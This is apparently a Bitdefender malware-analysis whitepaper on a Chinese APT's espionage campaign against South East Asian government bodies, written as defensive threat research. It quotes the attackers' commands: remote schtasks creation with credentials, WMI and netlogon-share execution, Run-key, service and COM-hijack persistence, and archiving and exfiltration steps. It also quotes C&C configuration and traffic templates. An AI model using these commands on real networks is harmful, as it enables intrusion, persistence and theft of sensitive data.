WHITEPAPER

web use only

DRACO TEAM

Dissecting a Chinese APT Targeting South Eastern Asian Government Institutions

Bitdefender

www.bitdefender.com

Contents

Author:

Victor Vrabie – Security Researcher

Executive Summary

Bitdefender researchers are constantly monitoring APT groups and their activities around the world, in an effort to gain better insights into their tactics, techniques and targeted victims. While some APT groups operate for financial profit, others have been attributed to nation states and may follow a political agenda. Forensic artefacts left behind by APT groups when using custom-built tools or specific payloads can sometimes point to a known actor, but may also reveal additional information about how the groups operate after compromising a target.

When monitoring for activity of APT groups in the Asian region, Bitdefender researchers found signs of a complex and targeted espionage attack on potential government sector victims in South East Asia, carried out by a sophisticated Chinese APT group, judging from some of the forensic artifacts left behind. The operation was conducted over at least a few years, as the earliest signs of potential compromise date back to late 2018. While current forensic evidence follows the attack timeline up to 2020, a large number of C&C servers are inactive. It's likely the overall attacker-controlled infrastructure used in the attack is currently inactive, even though very few C&Cs have been found to still be operational.

This research focuses on dissecting an APT attack and providing a full report on the tools, tactics and techniques used by the sophisticated group during the attack.

While the incident has been mentioned by other security researchers, Bitdefender's investigation focuses on offering a detailed timeline of the attack by piecing all the forensic evidence together and creating a case study example. The report also provides a technical analysis of the tools used in this targeted attack and how the components were tied to each other.

The attack has a complex and complete arsenal of droppers, backdoors and other tools involving Chinoxy backdoor, PCShare RAT and FunnyDream backdoor binaries, with forensic artefacts pointing towards a sophisticated Chineseactor. Some of these open source Remote Access Trojans (RATs) are known to be of Chinese origin, along with some other resources set to Chinese. The FunnyDream backdoor is far more complex than the others, implementing a wide range of persistence mechanism and a large number of droppers, suggesting it's custom-made.

The earliest signs of attack date back to November 2018, followed by an increase in activity by the Chinese APT group starting early 2019. Starting then, over a span of five months, around 200 systems seem to have shown signs of having various tools associated with the investigated APT deployed within them. Some evidence suggests threat actors may have managed to compromise domain controllers from the victim's network, allowing them to move laterally and potentially gain control over a large number of machines from that infrastructure.

The investigation points to an attack meant to ensure persistence in the victims' network for as long as possible, to spy on victims by monitoring their activities and to exfiltrate intelligence.

Key Findings

- Potential Chinese APT group targeting a South East Asian government
- Persistence through digitally signed binaries vulnerable to side-loading a backdoor into memory
- Extensive custom toolset for data exploration and exfiltration
- Three backdoors used (Chinoxy, PcShare, FunnyDream)
- Potentially compromised domain controllers, gaining control over the victim's network
- First detailed timeline of this attack and the tools, tactics and techniques used
- Around 200 machines showed signs of having various tools associated with the APT group

Attack timeline

When investigating the Chinese APT group, Bitdefender researchers managed to compile an attack timeline of how the tools were used when compromising a machine. After piecing all the forensic evidence together, this attack timeline paints a clearer picture of how all the tools found are tied to each other, serving as a detailed case study into dissecting an APT-style attack.

The first suspicious signs our researchers observed were some unusual processes with command lines that contain file extensions and timestamps as the one illustrated below:

```
"c:\\users\\public\\ccf32.exe  -PC all 123456 doc,docx,ppt,pptx,xls,xlsx,pdf 1903220000
1904221000"
```

Further analysis revealed a complex attack, with multiple types of tools combined to monitor and spy on the victims, having as a final purpose exfiltration of intelligence and sensitive information.

Despite our efforts, the infection vector remains unknown, although some clues indicate that, most probably, we are dealing with social engineering through a spam email.

Following the killchain, the first trace we observed was the execution of ***Chinoxy*** backdoor, whose role was to gain persistence in the victim's system after initial access. Although Chinoxy acts as the main backdoor, we observed another component deployed by Chinoxy – it's an open source Chinese RAT called ***PcShare***. Both **Chinoxy** and **PcShare** have a persistence mechanism, first backdoor being copied to startup folder and the second one hijacking a COM object (**MruPidlList**). To evade detection, the Chinoxy dropper uses a digitally signed binary (*Logitech Blutooth Wizard Host Process*) vulnerable to Side Loading to load the backdoor dll into memory.

Moving further in the investigation uncovers some evidence of lateral movement. We have seen credentials used to execute many batch files with scheduled tasks and WMI on remote machines, but we can only make assumptions about their origin, due to the lack of evidence. We also noticed the attackers' preference for using the **wmiexec.vbs** script to run remote commands.

For the Discovery step, the attackers used command line tools like ***tasklist.exe, ipconfig.exe, systeminfo.exe*** and ***netstat.exe***, executed from batch files, mapping the internal network and gaining information about the systems from that institution.

After the discovery process, the attackers use a tool for file collection called ***ccf32.*** The tool is copied to **C:\Users*Public*** folder and is run with **schtasks** on a daily basis, the files collected by ***ccf32*** are copied to a remote machine (the machine on which the results are copied is infected with ***Chinoxy*** or another backdoor). However, the ***ccf32*** isn't the only tool used for collecting files. During the investigation we were able to identify a much more complex toolset, probably custom made, whose role was to collect files, monitor the file system for changes, take screenshots, log keystrokes and exfiltrate that information to the C&C server. The toolset gathers binaries such as FilePak, FilePakMonitor, ScreenCap, Keyrecord but also a third backdoor called FunnyDream.

All those tools, and many others used in the attack, will be described in detail in sections below.



Fig.1 - Tool usage timeline

As seen in the presented timeline, the first trace of the attack relates to the **Chinoxy** activity and is dated back to November, 2018. Somewhere around that time, **PcShare** was installed as well. The role of the latter, we believe, is to perform more complex espionage actions. Starting with 29.01.2019 the **ccf32** is intensively used, first by **Chinoxy**, followed by **FunnyDream**. After **FunnyDream** appears on the systems, we observed more tools used and some of those indicate more frequent attempts of lateral movementon around 200 machines in five months of activity.

More technical details about the arsenal of tools is provided in section below.

Tools Arsenal

Chinoxy

As mentioned, the starting point of the investigation was the unusual activity of the ccf32.exe. Investigating the Root Cause Analysis for this process, we observed that the parent processes of the ccf32.exe was Chinoxy malware.

One of the analyzed samples was **1afff5b9026bdf27a0c111b50d28ae92**, which has proven to be the dropper for the Chinoxy backdoor. An interesting fact about this sample is that the function responsible for extracting and dropping the backdoor is hidden in a virtual function table of a class that extends **CDialog::CDialog** (the function overrides **OnInitDialog**), this being done for anti-analyzing purposes.

The dropping function initiates the decryption of the **config** by extracting the content of the "GGMM" resource. It uses ***"18113289765"*** and ***"19888889999"*** strings as keys for XOR-ing. After the decryption, the **config** is written to the **k1.ini** file in the **%TEMP%** folder.

```
[SYSTEM]
Config=d3d3LmVvZmZpY2V1cGRhdGUuY29tOjgwfHd3dy5lb2ZmaWNldXBkYXRlLmNvbTo0NDN8d3d3LmVvZmZpY2V1cGRhdGUuY29tOjEwODB8
PassWord=123456
Group=GMB
Remark=20181221
Version=1.0
UID=48024131
```

Fig. 2 - k1.ini file

The **Config** value from the **k1.ini** file contains the base64 representation of the C&C string which, after decoding, is *"www.eofficeupdate.com:80|www.eofficeupdate.com:443|www.eofficeupdate.com:1080|".*

Once executed, it will extract two binaries, named **LBTServ.dll** and **unio.exe**. The binaries are located in two resources with ids 0x81 and 0x83, respectively, both resources having the language set to Chinese and being compressed using **aPLib** algorithm. After the **LBTServ.dll**(**132227d867e63f8bce24ae5741791d7a**) and **unio.exe**(**ff992b4aa59884ad153c887fbb7155fc**) files are dropped into the **%TEMP%** folder, the latter is executed.

The **unio.exe**file (ff992b4aa59884ad153c887fbb7155fc), is actually a digitally signed binary, LBTWizGi.exe (Logitech Blutooth Wizard Host Process) vulnerable to Side-Loading which is exploited by the attackers to load **LBTServ.dll** (Chinoxy backdoor) from the current directory.

After being loaded, the backdoor writes to the **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** registry key the path to the **unio.exe** under the "**UNI**" key value. This is not the only persistence used, some of the Chinoxy droppers, in particular the **1afff5b9026bdf27a0c111b50d28ae92** sample, was located in the startup folder (`%COMMON_STARTUP%\\eoffice.exe`).

In the context of the current attack, the Chinoxy backdoor was mainly used to execute ccf32.exe for data collection. The attackers copied **ccf32.exe** to **\\<remote_host>\C$\Users\Public**folder, along with a bat file (e.g.**\\<remote_host>\C$\Users\Public\11.bat**), then executed the bat daily, using schtasks.exe:

- **schtasks /create /s <remote_host> /u "<username>" /p "<password>" /ru "SYSTEM" /tn one /sc DAILY /tr "c:\users\public\11.bat" /F**

The bat file will execute ccf32.exe.

PcShare

During the investigation, we noticed files with names like *"bitupdating.exe"*, *"iat.exe"* and *"bit.exe"* on some victims' machines. At that moment, we had already encountered many FunnyDream samples that communicated with such domains as*"eofficeupdate[.]com"* and *"wmiprvse[.]com"*. These domains were known to be connected to *"bitupdating[.]com"* and *"iatupdate[.]com"* via the IP addresses to which they resolved and the email used for registration. Moreover, after having analyzed the binaries named*"bitupdating.exe"* and *"iat.exe",* we identified that they are PcShare droppers and their C&C domain was reflected in the file names *("bitupdating[.]com"* and "*iatupdate[.]com",* respectively). Investigating the Root Cause Analysis for PcShare process, we saw that it was actually executed by the Chinoxy backdoor.

The attackers used a slightly modified version of **PcShare** that is available on GitHub, in addition to the **Chinoxy** backdoor. The installation of the **PcShare** payload (**PcMain**) is presented in Figure 3:



Fig.3: The installation of PcMain

PcShareDropper
All samples of droppers are executable files with the "**wuauclt.exe**" InternalName, as well as many other version info fields filled. Besides, there is an invalid certificate in the overlay of each executable. All this suggests that the binaries pretend to be legitimate "*Windows Update AutoUpdate Client*".

Once executed, the dropper starts its activity by obtaining the addresses of the winapi functions used. After that, it runs the "main" function in a separated thread. Some interesting aspects are worth mentioning:

- The dropper contains the x86 and the x64 versions of the **PcShare** Loader and, depending on the infrastructure on which it was executed, it drops one version or the other.
- Both of these versions are in the***.data*** section, XOR-ed with different 32-long base16 strings and compressed withLZW algorithm.
- The dropper creates the***%LOCALAPPDATA%\microsoft\windows\explorer\update*** folder, drops the **PcShare** Loader in the **%TEMP%** folder with the name "***<random decimal int>_sts.tmp"*** and, then moves this file into the folder created earlier, naming it "***wuauong.tlb"***.
- Afterwards, the***HKCU\\Software\\Classes\\CLSID\\{42aedc87-2188-41fd-b9a3-0c966feabec1}\\InprocServer32***registry key is created by the dropper. The default value of that key has the path to the"***wuauong.tlb"*** file assigned to it. The other key value named "***ThreadingModel"*** *gets created, and is assigned the "****Apartment****" string*. This marks the completion of the persistence setup. The ***{42aedc87-2188-41fd-b9a3-0c966feabec1} CLSID*** *corresponds to the* ***MRUPIDLList*** *COM object (The Most Recent Used PIDL List) exported by* **shell32.dll**. The explorer.exe usually uses that COM object, and, therefore it implicitly loads the correspondent InProcServer32 DLL. However, the functionality exported by this COM object is not critical for the system, thus, it can be removed or disabled.

Ultimately, the ***rundll32.exe*** executable is being run (which, in its turn, calls **cmsot** function exported by ***wuauong.tlb***) and a process running explorer.exe is being run with the same attributes as the existing one in order to trigger the persistence.

PcShareLoader
The role of the loader is to inject the PcMain payload into the logagent.exe process. This is done probably for defense evasion, as logagent.exe is known to create traffic to send log errors from Windows Media Player.

The loader is a DLL file with the "wuaueng.dll" InternalName and the "rtlmake.dll" ExportName which, besides the **DllMain** function, also exports two other functions: **cmsot** and **Embedding**. In the overlay part of the binary, it has a certificate which, in combination with the VERSIONINFO fields, should impersonate a module belonging to the "*Microsoft Windows Update*", just like its dropper does.

Regarding the behavior implemented into the loader, the following should be mentioned:

- The **cmsot** function is responsible for deleting the file received as the parameter. The file is renamed "***<random decimal int>_mda.tmp"***, moved into the **%TEMP%** folder and, then deleted. The dropper usually calls this function in order to delete itself from the disk;
- The **DllMain** function checks whether the name of the executable in which the respective DLL is being loaded is "explorer.exe". If it is, the **Embedding** function is called;
- **Embedding** is the "main" function of the loader;

The **Embedding** function makes sure that only a single instance of the loader exists in memory (using **CreateFileMappingW** and **OpenFileMappingW)**. It decrypts and decompresses the structure called **PSDLLINFO** (which contains useful information for **PcMain** like the IP address and port of the C&C) and decrypts the **PcMain** payload itself. Both the structure and the payload are in 2 global variables, **XOR**-ed with the strings "**2ae06f136eb6588508eefd4b5f6c98d8345f1104746d15141**" and "**5c6575a1c2152b5eb161c670db124b4a**" respectively (those keys are used in all samples of PcShare Loader we were able to find related to the attack).
After obtaining the payload and the PSDLLINFO structure, it maps them into the newly created logagent.exe (using **VirtualAllocEx/WriteProcessMemory**). Then, using **CreateRemoteThread**, the **Putklm** function exported by the payload is executed.

Looking for similar files in our collection, we found more samples of PcShare loader, some of those samples inject their payload into "**rdpclip.exe**" and have C&C that seem unrelated to the current attack (e.g. **550bf8d1eb81a1a9d4a1e17b6be7d89c** with C&C ***supports.casacam[.]net***).

PcMain

All samples of **PcMain** extracted from loaders we found related to the attack are injected into logagent.exe and have External Name as "rtlmain.dll". Another common characteristic of those samples is that they export **Putklm** function, which is responsible for reflective loading.

Once the reflective loading is done, the **PcMain** obtains the **PSDLLINFO** structure mapped into the logagent.exe memory, and it continues with the decryption of the string collection by applying a XOR operation and a decompression using LZM algorithm (custom implemented). The string collection contains winapi function names and the DLL names that export those functions, as well as format strings, file paths, registry key names and many other strings as presented in the figure below:

```
PS_10001=ole32.dll
PS_10002=CoCreateGuid
PS_10003=Shlwapi.dll
PS_10004=SHDeleteKeyA
PS_10005=wininet.dll
PS_10006=InternetOpenA
PS_10007=InternetOpenUrlA
PS_10008=InternetCloseHandle
PS_10009=HttpQueryInfoA
PS_10010=InternetReadFile
PS_10011=IMM32.dll
PS_10012=ImmReleaseContext
PS_10013=ImmGetCompositionStringW
PS_10014=ImmGetCompositionStringA
PS_10015=ImmGetContext
PS_10016=ADVAPI32.dll
PS_10017=GetUserNameW
PS_10018=RegCloseKey
PS_10019=RegOpenKeyExA
PS_10020=RegCreateKeyExA
PS_10021=RegSetValueExA
PS_10022=RegDeleteValueA
PS_10023=AdjustTokenPrivileges
PS_10024=LookupPrivilegeValueA
```

Fig. 4 - A part of string collection - similar with StringDll.ini from Github Code

From this point, the code is pretty similar with that found on Github, with some minor modifications:

- The single instance of the payload is assured by using OpenFileMappingA/CreateFileMappingA functions.
- All processes of logagent.exe are killed except the one in which PcMain is injected
- The module obtains the proxy settings using InternetQueryOptionA and, if a proxy exists, a socket connection to it is initiated by sending an http request from the following template "***CONNECT <host>:<port> HTTP/1.1\nUser-Agent: Mozilla/v5.0\nHOST: <host>\nProxy-Connection: Keep-Alive\n\n***". As the host the C&C address is set.

There are implemented only a subset of modules that are present in the Github code:

m_Command	Function name	Description
WM_CONNECT_FRAM	SSH_FramThread	Remote control component; Sends screenshots and receives events like Mouse Events, Keystroke events
WM_CONNECT_FILE WM_CONNECT_PROC WM_CONNECT_SERV WM_CONNECT_REGT WM_CONNECT_FIND	SSH_ MainThread	Command loop for file, process, registry manipulations
WM_CONNECT_TLNT	SSH _TIntThread	Executes cmd commands by connecting the stdin and stdout/stderr to the C&C; Implements a custom command "getip" by running "**nslookup myip.opendns.com resolver1.opendns.com\r\n**"
WM_CONNECT_DL_ FILE	SSH_DlThread	Uploads files to the C&C in a loop; the file paths are received from C&C
WM_CONNECT_TURL	SSH_TuRlThread	Receives urls for downloading files; Downloads and executes the files
WM_CONNECT_UPLO	SSH_FileThread	Receives a file from C&C, writes it to disk and executes it
WM_CONNECT_UP_ FILE	SSH_UpThread	Receives a file from C&C and writes it to disk
WM_CONNECT_MESS	SSH_MessThread	Show a message using MessageBox
WM_CONNECT_LINK	SSH_LinkThread	Open a link with iexeplorer.exe
WM_CONNECT_VIDEO	SSH_VideoThread	Capture camera video and send to C&C; module seems to be broken (call to InitStillGraph is missing)
CLIENT_PRO_ UNINSTALL	-	Delete the persistence from registry and **wuauong.tlb**
CLIENT_SYSTEM_ RESTART	ShutDownSystem	Restarts the system
CLIENT_SYSTEM_ SHUTDOWN	ShutDownSystem	Shutdown the system

The PcMain is capable of updating itself and its **PSDLLINFO** which contains C&C address.

Ccf32

The **ccf32.exe** binary (**362b1114f32b980443957079bac6d01e**) is a command line tool used for data collection. Although this tool embeds more options the attackers could use, we have seen only one intensively used, the "-PC" option:

```
"ccf32.exe  -PC all 123456 doc,docx,ppt,pptx,xls,xlsx,pdf 1903220000 1904221000".
```

The **"-PC"** option accepts six parameters, the flag itself followed by:

- the target folder for listing
- the archive password (the archive will contain the collected files)
- file extensions which attackers are interested in
- two timestamps whose meaning will be explained below.

In the case of the previous option, the **ccf32** initiates a file listing of all drives if the "all" string is specified, or it lists the given as parameter folder. Throughout the listing, the **LastWriteTime** attribute of each file is transformed into an integer using **_wtoi** and a string obtained as follow:

```
sprintf(
  &lwtString,
  L"%02d%02d%02d%02d%02d",
  lastWriteTime.wYear - 2000,
  lastWriteTime.wMonth,
  lastWriteTime.wDay,
  lastWriteTime.wHour,
  lastWriteTime.wMinute);
```

Fig. 5 – LastWriteTime to string transformation

If the resulted integer is contained in the range given by the two timestamps from the command line (which respect the same format as the resulted integer), this means that the correspondent file passes the "filter". All the file paths discovered during the listing process are written into a text file called "**temp**" (located in the same folder as **ccf32**). The "**temp**" file is parsed to obtain the list of files that have the targeted extensions (those from the command line).

The **ccf32** creates a hidden directory in the current location, naming it after the current local time by using the year, month and day (eg. "2019.01.29" -> "20190129"). In that folder, **ccf32** temporarily stores the files that it intends to collect.

After that, all files are copied to the temporary hidden folder, **ccf32** drops in the current directory a **7zr.exe** executable which is contained in the ccf32 binary as a buffer XOR-ed with "0x41" byte. The **7zr.exe** is used for adding the collected files to an archive called **"path.7z"**, and is being executed using cmd.exe:

```
"C:\Windows\system32\cmd.exe/c c:\users\public\7zr.exe a -bso0 -bse2 -bsp2 -p<password_
from_comamnd_line> c:\users\public\path.7z c:\users\public\20190423\"
```

If the compression is successful, then the ccf32 starts the cleanup process by deleting the "**temp**" file and the hidden folder.

The **ccf32.exe** life cycle in this attack can be described as follows:

Phase	commands
deployment	**\\<remote_host>\C$\Users\Public\<bat_name>.bat → C:\Users\Public\<bat_name>.bat** **\\<remote_host>\C$\Users\Public\ccf32.exe→ C:\Users\Public\ccf32.exe** **schtasks /create /s <target_host> /u "<username>" /p "<password>" /ru "SYSTEM" /tn one /sc DAILY /tr "c:\users\public\ \<bat_name>.bat " /F**
collection	**xcopy \\<target_host>\c$\users\public\path.7z c:\users\public\bin\<target_host>.7z /H /Y**
cleanup	**cmd.exe /c del \\<target_host>\c$\users\public\path.7z /A:H** **cmd.exe /c schtasks /delete /s <target_host> /u <user> /p <password> /tn one /f** **cmd.exe /c del \\<target_host>\c$\users\public\<bat_name>.bat && del \\<target_host>\c$\users\public\ccf32.exe**

Although we have seen only the "**-PC**" option used, the **ccf32.exe** has more capabilities, like uploading the results to an **ftp** server specifying the user, password and the server address to command line.

There is also a x64 version of this tool, named ccf64.exe **(50c0f86e28268d07c1815552962a91ad).**

FunnyDream toolset

By tracing the parents of ccf32.exe, besides the Chinoxy, we noticed the usage of a new backdoor, which we identified as FunnyDream backdoor. The highlighted fact revealed the existence of a much more complex toolset that we intend to describe in the following sections.

FunnyDream

The attackers used the backdoor prevalently as DLL files, but we observed an executable to be used as well. The files we found implement many persistence mechanisms, their droppers and loaders use many different file names for the payload, all of that suggesting that the backdoor is custom made.

FunnyDreamDropper
Most of the droppers of the FunnyDream have the pdb path set to "**C:\works\prjs\z3_build\build\DllBuilder\Release\Dll_deploy.pdb**". There are also samples with **"E:\Works\Zu3\Project\build\DllBuilder\Release\Dll_deploy.pdb","E:\Works\Zu3\Project\build\gen17\bin\wininstall.pdb**" pdbs. Moreover, the pdb path of some samples reflects the persistence that the dropper installs (e.g.**E:\Works\Zu3\Project\build\gen17_link_dll\bin\wininstall.pdb, E:\Works\Zu3\Project\build\gen17_reg_exe_HKLM\bin\wininstall.pdb**). In the case of droppers that deal with persistence, the

mechanisms used are the **Run registry key** and the **Startup** folder, this being done using com objects identified with **CLSID_ShellLink(IShellLink** and **IPersistFile)** and **WScript.Shell(RegWrite** method**)**.

The dropper contains a resource named **"BIN"** containing the backdoor in the form of a template binary (usually unencrypted) that sometimes is customized before dropping by replacing the string "funnydream" with a file path that will be deleted after the backdoor is loaded or by adding to the string "prettygirl" the C&C address encoded using base64 with "xyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvw_-" or "xyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvw_=" charsets.

One representative dropper (**10f9a1578b3f80b7413bf20b56541c86**) revealed some of the methods used by the attackers and showed how deeply they are infiltrated into the victims' network.

10f9a1578b3f80b7413bf20b56541c86

This sample we found to be located at "**%USERS%\public\libraries\msvcrt.dll**", but on many machines it was executed from the "**netlogon**" shared folder. Using WMI (windows management instrumentation), the attackers executedthe **"cmd.exe /c \\<DC host>\netlogon\initialization.bat"** command on the remote machine. The **initialization.bat** starts the dropper by running "**rundll32 \\<DC host>\netlogon\msvcrt.dll,Start**".

That trace, besides being more evidence of lateral movement, proves that the attackers already infected some domain controllers from the victim's network.

This sample also creates in **%APPDATA%** a folder called "**maxbear**" and it drops the **FunnyDreambackdoor** binary from the "**BIN**" resourceto a file with randomized name using the format string **"%s\\maxbear\\%c%c%c%c%cutil.exe**", similar to those presented below:

C:\Users\<username>\AppData\Roaming\maxbear\U8VCQutil.exe
C:\Users\<username>\AppData\Roaming\maxbear\BDPTSutil.exe
C:\Users\<username>\AppData\Roaming\maxbear\H7kSFutil.exe
C:\Users\<username>\AppData\Roaming\maxbear\I7YaOutil.exe
C:\Users\<username>\AppData\Roaming\maxbear\Y7KFPutil.exe
C:\Users\<username>\AppData\Roaming\maxbear\Q7RK1util.exe

Ultimately, the dropper executes the **FunnyDream** binary by invoking the "**Start**" function exported by the payload using **rundll32.exe**.

FunnyDream backdoor

This component has multiple capabilities, such as gathering user information and sending it to the command and control server, cleaning traces of malware deployment, detection evasion and, of course, backdoor behavior (executing commands and sending the results to the C&C server).

This backdoor is used by attackers to run other tools (like ccf32.exe) to exfiltrate intelligence. It appears under a vast variety of names, being deployed by a dropper or manually by the attackers. A good example is the *3db71a32bebe09bf25442766ceca5ddc* sample, which we have seen to be deployed by a dropper as **C:\Users\<user>\appdata\roaming\maxbear\n7mj7util.exe**, but also, we encountered it as a local **%USERS%\public\libraries\msvcrt.dll** file. In some cases, this sample was executed from **netlogon** share as **\\<DC>\netlogon\msvcrt.dll** exactly like the dropper described previously.

Other paths of the **FunnyDream** binaries related to the attack are:

%PUBLIC%\libraries\winmsg.dll
%COMMON_APPDATA%\microsoft\netframework\winmsg.dll
%PUBLIC%\bin\winmsg.dll
%PUBLIC%\libraries\winuser.dll
%COMMON_APPDATA%\wmiutil.dll
%PUBLIC%\libraries\wmihelp.dll
C:\Users\<user>\appdata\local\temp\unikeytn.exe
%COMMON_APPDATA%\microsoft\netframework\vssvb.exe
%COMMON_APPDATA%\conhosts.exe
%PUBLIC%\libraries\conhosts.exe

The paths presented above correspond to binaries that are deployed manually. For some of them, we have evidence that they are deployed using a bat file via **WMI**. Moreover, that bat file installs the persistence for the deployed backdoor (usually by using **reg.exe** for writing to **Run key**or using **sc.exe**):

- **reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v unikey /t REG_SZ /d "C:\users\<user>\appdata\local\temp\UniKeyTN.exe"**
- **sc create "Office Update" binpath= "cmd /c start /b C:\ProgramData\Microsoft\NetFramework\vssvb.exe" start= auto**

C&C communication

Communication with the C&C server starts by obtaining the address. Usually it is in plain text, but there are also cases where they are base64 encoded with a custom charsetorXor-ed as shown in the image:

```
do
{
  cnc_addr[i] ^= (_BYTE)i - 113;
  ++i;
}
while ( i < 0x10 );
```

Fig. 6 – C&C address deobfuscation

Some samples, after obtaining the address, initiate a TCP connection directly to the C&C server, but there are binaries with a more complex logic, like the ones below:

b190911ebc6cce700f02bc90a3294fd2

It starts by looking into **Software\Microsoft\Windows\CurrentVersion\Internet Settings** registry corresponding to each user for extracting the "**ProxyServer**" string. Then, it parses the string to find a http proxy and, if that exists, it tries to initiate a connection by sending a packet using a TCP connection to that proxy:

- **"CONNECT <proxy_addr>:<proxy_port> HTTP/1.0\r\nUser-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1;)\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: <destination>\r\nPragma: no-cache\r\n\r\n"**

The expected value received from the proxy is "**200 Connection established\r\n**" which suggests that a connection is established.

If a proxy is not set at all, the binary uses a raw TCP to transmit its packets.

The payload of a packet is transformed by XOR-ingit with a random value and compressing it with zLibalgorithm. The resulted buffer is set as body for an http packet formed from the next template:

```
"POST /%s/index HTTP/1.1\r\n"
"Host: %s\r\n"
"User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n"
"Connection: Keep-Alive\r\n"
"Content-Length: %d\r\n"
"Accept: */*\r\n"
"\r\n",
```

Fig. 7 – HTTP request template

The **Host** header is assigned the C&C address and the **POST** path is formed as follows:

/<seconds>/<random>/<incremental value module 1000>/<day>/<month>/<hour>/<minute>.

ad5a170f3ec0a4a152da0f920c9e3c0f

This sample, like the previous one, obtains the proxy by looking into the registry, but it searches for a **socks** proxy. If such exists, it initiates a TCP connection to the proxy server and sends a 13-byte message corresponding to the following **"VER=0x4", "CMD=0x1", "DSTPORT", "DSTIP" "ID='htun**" packet which should create a tunnel to the C&C through the proxy.

The payload of a packet is compressed in the same way as **b190911ebc6cce700f02bc90a3294fd2** does, the difference appears in the http packet template, in which the obfuscated payload is embedded:

```
"HTTP/1.1 200 OK\r\n"
"Connection: Keep-Alive\r\n"
"Cache-Control:no-cache\r\n"
"Content-Encoding:identity\r\n"
"Content-Type: multipart/form-data;\r\n"
"%s\r\n"
"Content-Length: %d\r\n"
"\r\n",
```

Fig. 8 – HTTP replay template

The http packet corresponds to an HTTP replay and the "%s" parameter is filled with the "**Date**" header option assigning to it the current time in the "**%a, %d %b %Y %H:%M:%S GMT**" format (e.g. "**Date: Tue, 15 Nov 1994 08:12:31 GMT**")

Backdoor Capabilities

As stated above, the backdoor tries to delete a file whose file path replaced the "funnydream" string from the template. Usually the deleted file is the dropper component.

The second action some executables take is to run the "**whoami/upn&whoami/fqdn&whoami/logonid&whoami/all**", which extracts much user information from the system, and to send the output to the C&C.

Another distinct characteristic of some samples is that they check for the existence of "**Bka.exe**" or "**BkavUtil.exe**" processes. If such a process exists, then the backdoor, in a separated thread, enumerates the system windows using **EnumWindows** function. The WNDENUMPROC callback function used for enumeration searches for a specific visible window that has the window text set to "**OK**" and it belongs to the "**BkavSystemServer.exe**" process. To that window a "**BM_CLICK**" message is sent. The backdoor capabilities are implemented in two classes called **CShellManager** and **CFileManager**.

The **CShellManager** class is responsible for creating a cmd.exe process and for connecting the stdin/stdout/stderr of that process to the C&C to receive commands and send back the output of those commands.

The **CFileManager** implements operations like file upload, file download, directory listing, file and directory removal/ movement and, of course, the file execution operation (using **ShellExecuteA** or **CreateProcessA**).

Filepak

The **Filepak** component is used for file collection, being deployed in the same manner as **ccf32.exe:**

- **C:\Windows\system32\cmd.exe /c "copy c:\users\public\bin\filepak.exe \\<remote host>\c$\users\public\ /Y"**
- **schtasks /create /s <remote host> /u "<user>" /p "<password>" /ru "SYSTEM" /tn one /sc MONTHLY /tr "c:\ users\public\filepak.exe 20191101" /F**

All samples of that component related to the case have the "***C:\works\prjs\filepak\Release\filepak.pdb***" pdb path set and are deployed under the same name "**filepak.exe**". Another observation about the **FilePak** is that it was deployed exclusively by **FunnyDream** backdoor, that fact being illustrated in the presented timeline.

At runtime, the executable checks if another instance is already running by invoking the **CreateFileA** function with **CREATE_NEW** flag on the file "**zt**" (located in the same folder as the executable itself). It then checks if there is at least one command line argument and parses the first one. The first argument should contain at least 8 characters, the first 8 being the representation of a timestamp in the ***"yyyymmdd"*** form (e.g. "20191101"). All remaining characters of the first argument, if such exists, are used as a key for a XOR operation, which will be described below.

Next action is the listing of all logical drives (excluding **CDROMs** and some directories like "**c:\windows**") to collect all files that have a particular extension and a **LastWriteTime** greater than the timestamp given as argument. The list of extension is hardcoded in the executable and is the same in all binaries we found - "*doc;docx;ppt;pptx;xls;xlsx;pdf;".*

